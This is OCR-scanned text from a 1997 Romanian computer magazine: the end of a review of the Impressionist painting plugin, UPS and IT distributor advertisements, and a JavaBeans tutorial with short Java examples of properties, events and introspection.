Style: Watercolor: Soft Daubs On Fine Paper (modified)

General

Background: Tinted Image

Brush Size: 100 %
(Choose a percentage of the current brush size.)

Coverage: 96 %
(Choose a percentage of the image to cover.)

Pressure: 106
(Heaviness of the brush.)

/Impressionist/: Una din ferestrele de dialog

Deși inferior Fractal Painter-ului ca varietate de unelte, Impressionist oferă cretă, cărbune, peniță, cariocă, creion, acuarelă și alte cîteva despre care va fi vorba ceva mai jos. Fiecare din aceste unelte oferă subvariante în funcție de un număr substanțial de parametri ai brushing-engine-lui. De fapt, prin analogie cu lumea artiștilor, va fi vorba de stiluri, un stil incluzînd un număr de setări pentru tipul pensulei, metoda de aplicare, orientarea, culoarea, suprafaţa de lucru şi eventualele efecte speciale (cum ar fi Emboss, aplicat pensulei).

Deşi puteţi defini şi încărca/salva stilurile proprii, cele furnizate în kit sînt un bun loc de pornire. Chiar o descriere foarte sumară a lor s-ar întinde pe pagini întregi şi nu îşi are locul aici. Frustarea începătorului în faţa atîtor posibilităţi este cumva atenuată de includerea opţiunii Run Demo care face o trecere rapidă în revistă a tuturor efectelor. Merită însă să acordăm atenţie posibilităţilor de parametrizare pentru a arunca lumină asupra naturii algoritmilor implicaţi.

Elementul central este pensula (brush), evident în sens larg. Nu este vorba strict de unealta cu mîner de lemn şi fire de păr, ci de orice unealtă de desenare. Pensulele din Impressionist sînt bitmap-uri predefinite sau încărcate de utilizator. Bitmap-urile sunt imagini în tonuri de gri, nivele mai albe corespunzînd unor aplicări mai intense ale efectului. Ca bitmap-uri puteţi utiliza, atât imagini care să simuleze tuşele unor pensule reale, cît şi altele (vezi, de ex, pensula Texture/Floral Banket care permite pictarea cu flori!). Derivaţi din comportarea pensulelor reale, parametrii Smudge şi Pressure reglează scăderea intensităţii efectului la periferia conturului pensulei, respectiv forţa de aplicare pe fundal. Cu cît aceasta din urmă este mai mare, cu atît rezultatul depinde mai mult de efectul pensulei şi nu de fundal.


Impressionist foloseşte câteva tehnici pentru a reduce impresia de artificial pe care ar produce-o utilizarea mecanică a aceleiaşi pensule pe întreaga imagine. Un prim pas este introducerea unor modificări aleatoare (Jitter) faţă de nodurile unei grile imaginare pe care sînt aplicate tuşele. De asemenea, nucleul execută o detecţie de contururi a imaginii care urmează a fi prelucrată şi aliniază tuşele pe direcţia acestora (Placement quality) . În caz contrar s-ar obţine rezultate aberante în care o linie verticală este trasată din zeci de tuşe orizontale scurte. O calitate a nucleului este şi cea care permite înlocuirea, în cursul prelucrării, a unei pensule cu o familie de pensule care au caracteristici asemănătoare, dar nu întru totul identice şi care poartă acelaşi nume cu excepţia ultimei litere care este „a“ pentru prima pensulă din grup, „b“ pentru a doua etc. Nici în lumea reală pensulele nu produc tuşe identice şi sporul de calitate obţinut este simţitor. Bineînţeles, toate aceste optimizări consumă timp suplimentar de calcul, de aceea aveţi posibilitatea stabilirii unui compromis între calitate şi viteză.

Tuşele în sine au şi ele mai multe posibilităţi de parametrizare. Asemeni familiilor de pensule, tuşele au mai multe mărimi (pînă la 16) care sînt folosite în cursul aplicării efectelor în funcţie de mai multe criterii: opţiunea Optimal scalează tuşele pe baza unei analize mai complexe a imaginii şi care face ca în zonele cu multe detalii tuşele să fie mici iar în celelalte acestea să fie mai grosiere. Scalarea poate depinde separat doar de luminanţa, saturaţia sau crominanţa locală a imaginii sau, pur şi simplu, tuşele pot avea o dimensiune fixă. Pentru cazurile în care precizia este importantă puteţi specifica domeniul mărimilor pensulei. Atenţie însă: nu există posibilitatea scalării tuşelor în funcţie de dimensiunea imaginii de lucru şi aceasta înseamnă că rezultatul depinde de rezoluţia la care lucraţi, deci editarea unei versiuni reduse a imaginii urmată de aplicarea aceloraşi paşi asupra imaginii originale nu este posibilă. Puteţi însă izola (masca) zona de aplicare a pensulelor cu o imagine grayscale. Conceptul este similar cu cel din Adobe Photoshop: efectul este aplicat asupra imaginii proporţional cu nivelul de alb corespunzător din mască.

Orientarea tuşelor este şi ea subiectul unui control din partea utilizatorului. Posibilităţile sînt asemănătoare cu cele anterioare: opţiunea Optimal orientează tuşele pe baza unei detecţii de contururi, By Hue (H), By Saturation(S), By Brightness (B) calculează orientarea conform parametrului respectiv, iar Randomly şi Fixed Angle sunt opţiuni evidente. Interesantă este posibilitatea calculului tuşelor pe baza unei alte imagini, de data aceasta grayscale, mai precis a luminanţei sale.

De avalanşa de parametrizări nu a scăpat nici modul de colorare a tuşelor. Acestea pot păstra culorile imaginii originale sau pot aplica anumite corecţii/deplasări de spectru (Tint, Tonal, Sepia), pot fi aplicate pe fundalul original sau pe o versiune deja modificată a acestuia pe baza unor deplasări similare spectrale ori pot conţine doar culori dintr-o paletă predefinită (uneori caracteristică unui anumit artist). Monotonia poate fi evitată prin introducerea unui factor aleator (Jitter) pe fiecare din canalele H, S sau B.

Dacă vorbim de aplicarea unei tuşe, înseamnă că avem de a face nu doar cu pensula ci şi cu suportul. În orice program de



EXIDE ELECTRONICS
Strategic Power Management™

Numai cu un UPS Exide Electronics
Computerul dvs este fericit!

Protecţie **totală** pentru
- ✫ Computere
- ✫ Echipament INTERNET
- ✫ Echipament de telecomunicaţii
- ✫ TV Cablu
- ✫ Echipamente medicale
- ✫ Echipamente militare

Produse în gama **250VA - 1000 kVA**

unitech ELECTRONIC SRL

Tel: (401) 336 99 64 / 336 43 16
Fax: (401) 336 75 68

Vă aşteptăm la CERF
pavilion 107 stand 3310

desen artistic nu se mai pune problema pictării pe un fond neted ca ...monitorul ci pe un suport care are textură, relief şi care absoarbe pigmentul. Textura este un bitmap predefinit în Impressionist sau încărcabil de pe disc. Veţi putea obţine imagini plauzibile realizate pe pînză, hîrtie, material textil, piatră etc. Aspectul tridimensional al suportului este dat atît de Relief, care foloseşte textura şi pe post de bump-map cît de Grain care adaugă o anumită calitate abrazivă materialului texturii. Cu cât Grain este mai mare, cu atît textura are „vârfuri“ mai mari şi deci pensula nu pătrunde pînă în toate depresiunile suprafeţei.

În fine, un bonus al Impressionist-ului sînt efectele aplicabile pensulei. Cîteva dintre acestea (Emboss, Bas Relief, 3D Metallic) produc un efect 3D extraordinar, tuşele părînd trasate cu un strat gros de vopsea. Glass aplică tuşele ca şi cum ar fi realizate din sticlă, efectul fiind o deformare asemănătoare refracţiei. Modify Color schimbă atributele culorilor (în modelul HSB) în funcţie de textura sau distribuţia luminanţei pensulei.

Numărul mare de setări poate speria la început pe cineva obişnuit cu bivalenţa „aşa e bine, aşa nu“ întîlnită în domenii mai riguroase ale informaticii. Grafica artistica este însă o muncă de creaţie prin excelenţă şi toată înşiruirea de mai sus de parametri, efecte şi corecţii (şi nu le-am menţionat decât pe cele importante!) înseamnă, de fapt, o plajă largă în care puteţi experimenta liber. Şi prelucrarea unei imagini nu este decît începutul: Impressionist poate fi utilizat şi dintr-un editor video compatibil (ex. Adobe Premiere, Adobe After Effects), majoritatea parametrilor fiind animabili. Cel mai mult se pretează la animaţie caracteristicile pensulei (mărime, presiune, scalare, corecţii de strălucire/contrast, distorsiune) şi a suportului: (granulaţie, relief). Alţi parametri, cum ar fi stilul, nu produc întotdeauna o tranziţie lină, dar o setare atentă poate conduce la rezultate spectaculoase: închipuiţi-vă, spre exemplu, o secvenţă video care concentrează istoria stilurilor în artă (mă rog, o parte) prin prelucrarea unei imagini şi schimbarea în timp a stilului.

Venind vorba de stiluri, versiunea beta pe care am testat-o nu posedă decît un număr limitat de variante, în general 1-2 pentru fiecare stil. Versiunea completă oferă aproximativ 10 variante corespunzătoare fiecărui stil.

În versiunea actuală deranjează preview-ul limitat la o porţiune mică din întreaga imagine. Filtrul este un consumator important de resurse: de exemplu, peisajul prelucrat cu Ink-Colored Pen a necesitat peste 30 de secunde de prelucrare pe un P200 cu 64M RAM. Aveţi însă spaţiu de manevră pentru a realiza un compromis acceptabil calitate-timp căci diversele opţiuni de plasare 'optimă' a tuşelor au o pondere considerabilă în calculul timpului necesar. Pe Power Mac-uri există posibilitatea accelerării hardware pentru funcţiile din brushing engine, o caracteristică atractivă, mai ales cînd se pune problema prelucrărilor video.

Concluzia care se desprinde în final este că deţinerea unui editor grafic de mare calibru nu este suficientă pentru a ţine pasul într-o piaţă în care produsul, recte imaginea, este la îndemîna criticii oricui. Un set asortat de plugin-uri poate însemna diferenţa dintre o muncă de calitate şi una bineintenţionată, dar lipsită de mijloacele potrivite.

Răzvan Peteanu poate fi contactat prin email la adresa **rpeteanu@mb.sorostm.ro**

Best answers
În urmă cu 6 zile aţi avut date importante.
În urmă cu 3 zile au fost vîrfuri de tensiune pe reţeaua de alimentare.
FREE Monitoring & Shutdown Software now comes with all UPS
ACUM aveţi o problemă.

O reţea de alimentare instabilă poate duce la distrugerea tuturor fişierelor de pe un server de reţea,transmisia defectuoasă a datelor, defectarea prematură a componentelor şi multe altele.

Produsele Best Power rezolvă aceste probleme. Ele filtrează tensiunea de alimentare înainte ca aceasta să ajungă la reţeaua dumneavoastră, ceea ce reduce rata de cădere a computerelor şi reţelei cu până la 80 %. Dacă apare o pană de curent, ele oferă alimentare de siguranţă pentru oprirea corectă a sistemului.

UPS-urile din gama Best 510 sunt de tip "advanced line interactive" şi sunt special gândite pentru protecţia tuturor tipurilor de reţele.

Apelaţi deci la Best Power pentru rezolvarea problemelor datorate reţelei de alimentare.

Best 510 de 600 VA până la 1250 VA

Best Power

CHS Electronics,
Str. Negoiu 30, Sector 3, Bucuresti
Tel: (01) 323 40 57 Fax: (01) 323 40 97

Genesys S.R.L.:
Str. Ştefan Furtună 169, sect. 6, Bucureşti 77171
Tel: (01) 220.32.80 Fax: (01) 220.33.95
Internet: http://www.genesys.ro
E-mail: sales@genesys.ro
Marketing Ref.: 19/97

©1996, Best Power, a unit of General Signal.

JavaBeans

Aplicaţiile Java se pot face de-acum înainte şi din prefabricate, cu ajutorul noului BDK: un standard, o implementare şi o mulţime de exemple.

De Eugen Rotariu

Vă mai aduceţi aminte de primele calculatoare? Erau nişte cutii uriaşe, pline cu sertare uriaşe conectate printr-o mulţime de fire de diferite culori. Se strică ceva? Cel care putea repara un astfel de calculator era un fel de Guru care ştia pur şi simplu care fir din cele câteva mii trebuie conectat în care mufă. Priviţi acum la calculatorul din faţa dumneavoastră. Mic şi nu prea complicat la vedere. Mulţi dintre dumneavoastră vă puteţi lăuda că l-aţi construit singuri. Aţi instalat plăcile în sloturile disponibile, aţi legat cele câteva benzi de fire, aţi alimentat. Greu de greşit ceva, piesele se potrivesc într-o singură poziţie.




ILLUSTRATION: XXXX XXXXXXX © 1997


Ce s-a schimbat în arhitectura calculatoarelor în acest răstimp, în aşa fel încât să vă permită construcţia propriului calculator? Nu se poate spune că arhitectura calculatoarelor a devenit mai simplă. Dimpotrivă, calculatoarele de azi sunt mult mai rapide şi mai sofisticate decât cele vechi, iar dacă nu înţelegeaţi funcţionarea calculatoarelor din trecut, cu atât mai puţin o puteţi înţelege pe cea a calculatoarelor de azi. Numai că astăzi nu mai este nevoie să înţelegeţi prea mult pentru a construi un calculator. Este suficient să cumpăraţi câteva componente prefabricate şi să le asamblaţi împreună, ca într-un joc Lego. Complexitatea este ascunsă în spatele metodelor simple de interconectare. Aceasta este esenţa schimbării: calculatoarele vin ca nişte componente prefabricate, toate respectând aceleaşi standarde de interconectare.

Şi, odată cu apariţia componentelor prefabricate, s-a mai schimbat ceva: Nu mai este nevoie să cumperi toate componentele calculatorului de la un singur producător. În zilele noastre, cumperi fiecare componentă în funcţie de câţi bani ai şi ce vrei să faci cu calculatorul respectiv. La sfârşit, componentele fabricate de diverşi producători vor funcţiona foarte bine împreună, pentru că fiecare dintre ele respectă un standard internaţional riguros definit. Sau cel puţin aşa ar trebui.

În industria software, această uniformitate a venit mult mai târziu, deşi unii cred că nici azi nu a fost complet înţeleasă şi aplicată de toată lumea. Ideea generală este aceea de a crea componente binare pe care dezvoltatorii de aplicaţii să le poată combina între ele pentru a-şi rezolva problemele. Desigur, pentru a crea astfel de componente este nevoie de standarde care să descrie modul de comunicare dintre aceste componente şi aplicaţie sau alte componente. Aceste standarde sunt la ora actuală doar parţial definite şi acceptate de comunitatea firmelor producătoare de software.

Cele mai cunoscute standarde în domeniu sunt ActiveX, CORBA/IIOP şi JavaBeans, ultimul dintre ele fiind şi cel mai tânăr. Fiecare dintre acestea încearcă să rezolve problema conectării unei componente binare software într-o aplicaţie care va beneficia de funcţionalitatea componentei, fără însă să poată să intervină în implementarea acesteia.

Ne vom ocupa în continuare doar de JavaBeans, care este o tehnologie specifică maşinilor virtuale Java, din ce în ce mai mult acceptată de firmele de software care dezvoltă şi care utilizează componente. Desigur, şi celelalte două standarde pot fi folosite în cadrul aplicaţiilor Java. CORBA/IIOP are o implementare excelentă în Visibroker for Java, care poate rula pe orice maşină virtuală Java, în timp ce OLE poate fi implementat şi utilizat de către aplicaţii Java cu condiţia ca acestea să ruleze în interiorul maşinii virtuale Java produsă de Microsoft pe platforme Windows. Pentru celelalte platforme, lipsa unei implementări de COM/DCOM face deocamdată imposibilă rularea obiectelor ActiveX (care se bazează pe COM). Microsoft a anunţat deja împreună cu Software AG, o implementare COM pentru Solaris (beta) şi a anunţat la conferinţa JavaOne din acest an că va implementa DCOM în totalitate în Java, ceea ce va



foreground
background
font Abcde...
nume Fara Nume
name canvas36

BDK conţine o aplicaţie-container, BeanBox, cu ajutorul căreia puteţi testa interfaţa şi evenimentele generate de un bean.

duce la portabilitate şi la o securitate superioară a tehnologiei ActiveX.

Până atunci însă, tehnologia JavaBeans este deja pe piaţă de câteva luni şi a ieşit din beta odată cu apariţia JDK 1.1, varianta finală, în luna februarie.

O scurtă prezentare

Deci, JavaBeans este un model de dezvoltare a componentelor software care permite componentelor scrise în Java şi numite *beans* să comunice între ele. Aceste *beans* pot fi utilizate într-un editor vizual şi pot fi înglobate în interiorul unor aplicaţii. Un *bean* este în principiu o clasă Java care respectă anumite convenţii de construcţie. Pentru a construi *beans* este nevoie de Bean Development Kit (BDK), care vine împreună cu Java Development Kit 1.1 de la Sun, sau se poate obţine separat. Kit-ul conţine clasele suport pentru construcţia de *beans*, o aplicaţie container numită BeanBox, care permite inserarea de componente beans în vederea testării lor, precum şi o mulţime de exemple şi de documentaţii necesare celor care vor să dezvolte *beans*.

Componentele construite pot fi folosite în interiorul unor utilitare de construcţie vizuală de aplicaţii, precum JavaWorkshop 2.0 (aflat în beta acum), Symantec Visual Cafe, Borland JBuilder (alpha), IBM VisualAge for Java (beta), Vibe, şi aşa mai departe. Este de prevăzut că multe alte aplicaţii de acest tip vor apare în viitor pe piaţă. În plus, un *bean* Java poate fi folosit oriunde poate fi folosit un control ActiveX, graţie bridge-ului ActiveX-JavaBeans construit de JavaSoft (aflat şi el în fază beta).

După ce au fost folosite pentru construcţia unei aplicaţii, componentele vor rula în aplicaţia finală fără probleme. Cele două moduri de lucru sunt diferite după cum observaţi, ceea ce ne duce cu gândul la faptul că un *bean* va avea două moduri distincte de funcţionare: modul *design* şi modul *run-time*. În cel de-al doilea mod nu mai sunt necesare utilitarele de configurare a *bean*-ului, aşa că probabil va fi utilă împărţirea funcţionalităţii în clase distincte din care doar o parte vor fi livrate cu aplicaţia finală. Pentru a putea utiliza un *bean*, o aplicaţie de dezvoltare vizuală trebuie să aibă la îndemână o cale de a analiza *bean*-ul şi de a-l configura după dorinţe.

Din punct de vedere constructiv, un *bean* are în interior o serie de valori numite proprietăţi, o serie de metode care acţionează asupra lui şi o serie de evenimente pe care le poate genera. Proprietăţile descriu valori prin care un *bean* este deosebit de altul de acelaşi fel precum dimensiuni, culoare, etc. Metodele sunt funcţii care se pot apela asupra unui *bean* pentru a utiliza funcţionalitatea încapsulată în interiorul acestuia. În fine, evenimentele sunt mesaje generate de către un *bean* la anumite momente în timp, atunci când sunt îndeplinite condiţii precum apăsarea unui buton de mouse în interiorul *bean*-ului, schimbarea valorii unei proprietăţi importante, etc.

Cum se creează un *bean*

Pentru început, se creează un fişier sursă Java în care se scrie clasa care va implementa *bean*-ul. Această clasă va avea cu siguranţă un constructor care va seta câteva dintre proprietăţile *bean*-ului, precum culorile utilizate şi o metodă `getMinimumSize`, care va returna dimensiunea minimă a unui *bean* din clasa nou creată. Ceva de genul:

```
import java.awt.*;

public  class  PrimulExemplu
            extends Canvas {
    public PrimulExemplu() {
            setBackground(
            Color.blue );
    }
    public Dimension getMini
            mumSize() {
            return new Dimen
            sion( 50, 50 );
    }
}
```

Până acum nimic diferit de o componentă AWT oarecare. După ce avem fişierul sursă, putem trece la construcţia *bean*-ului propriu-zis. Pentru această construcţie este nevoie de mai mult decât simpla compilare a fişierului sursă, este nevoie şi să organizăm totul sub forma unui fişier JAR. Pentru aceasta, trebuie mai întâi compilat fişierul cu o comandă de genul:

```
javac PrimulExemplu.java
```

după care trebuie creat fişierul JAR. Acesta are nevoie de un fişier in care se vor specifica două linii conţinând numele *bean*-ului şi un indicator, ca în exemplul următor:

```
Name: PrimulExemplu.class
Java-Bean: True
```

În fine, urmează să creăm arhiva cu o comandă de genul:

```
jar  cfm  PrimulExemplu.jar
     PrimulExemplu.class ...
```

În loc de punctele de la sfârşitul comenzii, trebuie introduse fişierele de date necesare *bean*-ului pentru a fi executat (în cazul nostru nu există) şi eventuale alte clase auxiliare necesare *bean*-ului.

Şi acum gata, se poate testa *bean*-ul nou creat cu ajutorul utilitarului BeanBox care spuneam că vine împreună cu BDK. Acest utilitar ne lasă să încărcăm o arhivă JAR (care poate conţine mai multe *beans* şi nu doar unul singur) şi ne lasă să creăm instanţe ale *bean*-urilor înregistrate şi să vedem proprietăţile acestora într-o fereastră separată. *Bean*-ul creat de noi are o formă dreptunghiulară şi culoarea albastră.

Proprietăţi

O proprietate este un atribut public al unui *bean*. Proprietăţile pot fi citite şi scrise, doar citite sau doar scrise. Dintr-un alt punct de vedere există proprietăţi simple, indexate, legate şi constrânse.

O proprietate simplă este o valoare simplă pentru care sunt definite două funcţii, `get` şi `set`. Numele proprietăţii este derivat din numele metodelor ataşate. De exemplu, existenţa a două metode numite `setCuloare` şi `getCuloare` specifică existenţa unei proprietăţi numite `Culoare`. Dacă există şi o metodă numită `isCuloare`, putem trage concluzia că proprietatea este booleană.

De exemplu, putem crea o proprietate numită `Nume` prin adăugarea la sursa de mai sus a următoarelor linii de cod:

```
String nume = "Fara Nume";

public void setNume( String nume
            ) {
    this.nume = nume;
}

public String getNume() {
    return nume;
}
```

Această proprietate va putea fi văzută imediat în fereastra în care aplicaţia BeanBox afişează proprietăţile.

În cazul proprietăţilor indexate, proprietăţile ale căror nume începe cu get şi set trebuie să aibă un parametru întreg. În acelaşi timp, proprietatea ar putea suporta şi setarea sau citirea tabloului într-un singur pas. Iată codul ce trebuie adăugat pentru a crea o astfel de proprietate:

```
int[] note = { 4, 5, 6, 5, 7, 10 };

public void setNote( int[] note ) {
    this.note = note;
}

public void setNote( int index, int
                     nota ) {
    note[index] = nota;
}

public int[] getNote() {
    return note;
}

public int getNote( int index ) {
    return note[index];
}
```

Prima şi a treia metodă sunt destinate accesului direct la tablou, într-un singur pas, iar celelalte pentru accesul indexat. Să mai notăm că BeanBox nu suportă proprietăţile indexate.

Proprietăţile legate notifică alte obiecte atunci când valoarea lor se schimbă. De fiecare dată când valoarea se schimbă, este generat un eveniment de tip `PropertyChange` care conţine în interior informaţii despre numele proprietăţii, vechea valoare precum şi cea nouă. Pentru implementarea acestui tip de proprietăţi, există o clasă numită `PropertyChangeSupport`. Această clasă trebuie instanţiată în interiorul *bean*-ului prin:

```
private PropertyChangeSupport
schimbare = new PropertyChangeSup-
port( this );
```

şi apoi apelată prin metoda `firePropertyChange` ori de câte ori valoarea proprietăţii se modifică, înainte de schimbarea propriu-zisă a valorii:

```
schimbare.firePropertyChange(
"Nume", Nume, nouaValoare );
```

În BeanBox există suport pentru legarea şi monitorizarea acestor evenimente.

În fine, trebuie specificaţi ascultătorii, adică obiectele care vor primi evenimentul în clipa în care acesta se produce. Pentru asta există în `ChangePropertySupport` două metode numite `addPropertyChangeListener` şi `removePropertyChangeListener`. În mod normal, un *bean* redefineşte aceste două proprietăţi în propriul corp ca două metode care redirectează cererea către obiectul schimbare de mai sus.

Proprietăţile constrânse sunt proprietăţi a căror modificare de valoare poate fi blocată de un ascultător. Ascultătorul poate anula modificarea valorii aruncând o excepţie numită `PropertyVetoException`.

GENESYS
Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro
http://www.genesys.ro

Best Power
UPS
280 VA - 220 KVA
monofazate şi trifazate

Allied Telesyn International
Echipament de reţea: Huburi, Switchuri, Transceivere

Partner
ICL
FUJITSU
PCs • NOTEBOOKS • SERVERS

CYCLADES
Multiplexoare
Seriale.Routere

NATIONAL INSTRUMENTS
The Software is the Instrument
Achiziţie de date
Control de proces

OFERTE PROMOŢIONALE
CERF'97 Stand 1228 P 105

Distribuţie autorizată
Asistenţă tehnică
Garanţie şi service

Produse software
FTP SOFTWARE
SCO
PROGRESS SOFTWARE
INTERSOLV
ORACLE • NETSCAPE

Pentru folosirea acestui tip de proprietăți, există o altă clasă suport numită `VetableChangeSupport`.

Metode

În mod implicit, toate metodele publice definite în clasa care implementează *bean*-ul sunt considerate a fi metode disponibile în medii de scripting. Această comportare poate fi alterată folosind API-ul de introspecție prezentat mai jos.

Evenimente

Evenimentele sunt folosite la comunicația între *beans*. Ele apar atunci când anumite condiții sunt îndeplinite. Evenimentele se petrec între un obiect sursă și unul sau mai multe obiecte țintă, numite și ascultători. Evenimentele pot fi de orice tip în JavaBeans, dar în mod normal ele se referă la evenimente legate de lucrul cu mouse-ul, tastatura sau redesenarea ferestrelor specifice unui kit de interfață grafică utilizator.

Iată câteva dintre trăsăturile modelului de evenimente implementat în JavaBeans:

- evenimentele se propagă de la surse la ascultători prin apeluri de proceduri ale ascultătorilor;
- fiecare tip de eveniment are implementată propria sa metodă de prelucrare. Aceste metode sunt grupate în interfețe derivate din `java.util.EventListener`;
- pentru a primi evenimentele generate de un anumit obiect, ascultătorii trebuie să se înregistreze singuri implementând interfețe derivate din `EventListener`;
- informațiile de stare ale evenimentului sunt încapsulate într-un obiect care este dintr-o clasă derivată din `java.util .EventObject` și acest obiect este singurul argument al metodei care tratează evenimentul.

În mod normat, un *bean* care vrea să genereze evenimente trebuie mai întâi să creeze un nou tip de obiect, derivat din `java.util.EventObject`. După crearea noului tip, trebuie creată o interfață derivată din `java.util.EventListener` care să definească metodele de prelucrare a evenimentului respectiv. De exemplu,

```
class   PlouaEvent   extends
      java.util.EventObject {
      ....
}
interface PlouaListener extends
      java.util.EventListener {
      void       incepePloaia(
PlouaEvent e );
}
```

De obicei interfața conține la sfârșitul numelui cuvântul „Listener“ iar metodele au o formă bine precizată, precum

```
void              <numeMetoda>(
<clasaDeEveniment> e );
```

Clasa de eveniment trebuie să fie derivată din `EventObject`. Această formă comună ajută la detectarea automată a evenimentelor care pot fi prelucrate de o anumită clasă. În fine, pentru a crea o clasă care prelucrează evenimentele dintr-o anumită interfață, clasa trebuie să declare că implementează interfața respectivă:

```
class   CareiaIiPasaCaPloaua
      implements PlouaListener {
      public void incepePloaia(
               PlouaEvent ) {
               ...
      }
}
```

Deși există și o cale prin care se pot crea clase care prelucrează evenimente cu un număr arbitrar de argumente, utilizarea acestei căi este descurajată pentru că îngreunează detectarea automată.

Înainte de a primi evenimente, un obiect trebuie să se înregistreze ca ascultător pentru o anumită sursă de evenimente. Înregistrarea se face cu metode care urmează următoarea formă:

```
add<TipDeAscultator>( <TipDeAs
               cultator> a );
remove<TipDeAscultator>(
      <TipDeAscultator> );
```

Dacă o clasă de obiecte implementează acest tip de funcții se poate deduce că ea generează evenimentele definite în interfața `<TipDeAscultator>`. În plus, se poate presupune că această clasă poate transmite un eveniment la mai mulți ascultători deodată. Există și cazuri în care o sursă de evenimente nu suportă decât un singur ascultător, caz care trebuie semnalizat prin faptul că metoda `add<TipDeAscultator>` aruncă excepția `java.util.TooManyListenersException`.

Introspecție

Specificația de JavaBeans este construită în așa fel încât folosind API-ul de reflexie să se poată determina proprietățile, metodele și evenimentele generate ale unui *bean*. Totuși, după cum am observat în cazul evenimentelor cu argumente multiple, există și situații în care nu se pot deduce în totalitate elementele unui *bean*. Pentru această situație, JavaSoft a proiectat un API cu care dezvoltatorul de *beans* poate specifica exact conținutul produselor sale. Acest API se numește API de introspecție.

Pentru a defini explicit conținutul unui *bean*, dezvoltatorii pot defini o clasă cu același nume ca și clasa care implementează *bean*-ul, dar la care se adaugă extensia `BeanInfo`. De exemplu, pentru clasa `PrimulExemplu` definită mai sus, noua clasă ar fi `PrimulExempluBeanInfo`. Noua clasă trebuie să implementeze interfața `java.beans.BeanInfo`. Această interfață definește metode precum `getEventSetDescriptors`, și `getPropertyDescriptors` precum și metode care returnează proprietatea sau evenimentul implicit ale *bean*-ului. Tot aici există și metode pentru a defini un icon pentru *bean* sau alte informații precum numele producătorului.

În fine, utilitarele care lucrează cu *beans* trebuie să folosească interfața numită `java.bean.Introspector` pentru a analiza un *bean*. Metodele din această interfață combină facilitățile oferite de BeanInfo cu analiza directă (folosind API-ul de reflexie) a clasei.

Configurare

În JavaBeans există și suport pentru configurarea *beans* în timpul proiectării de aplicații (*design time*). Cu alte cuvinte, se poate defini un dialog cu ajutorul căruia să se editeze proprietățile unui *bean*. Utilitarele de proiectare vizuală nu sunt însă obligate să folosească acest suport și pot alege să editeze proprietățile folosindu-se de un editor intern. După configurarea unui *bean*, utilitarul vizual trebuie să memoreze starea rezultată în așa fel încât ea să poată fi restaurată la crearea componentei în timpul rulării aplicației rezultate.

JavaBeans permite crearea unor editoare diferite pentru diferite tipuri de proprietăți. O clasă specială, numită `java.beans.PropertyEditorManager` poate fi utilizată pentru regăsirea editorului potrivit într-un anumit context pentru o anumită proprietate. Dacă dezvoltatorul nu creează implementări potrivite pentru editoarele proprietăților, există și un set de editoare predefinite în pachetul `java.beans.editors`.

În fine, utilitarele de configurare trebuie să derive din `java.awt.Component` și să implementeze interfața `java.beans.Customizer`.

Concluzii

Odată cu apariția specificației JavaBeans, crearea de componente software a luat un nou avânt datorită faptului că, pentru prima dată, crearea unei astfel de componente a devenit o sarcină foarte simplă. Spre deosebire de alte modele, modelul JavaBeans merge pe idea că dezvoltatorii trebuie să știe și să implementeze doar atât cât au nevoie. Restul este rezolvat automat de către sistem.

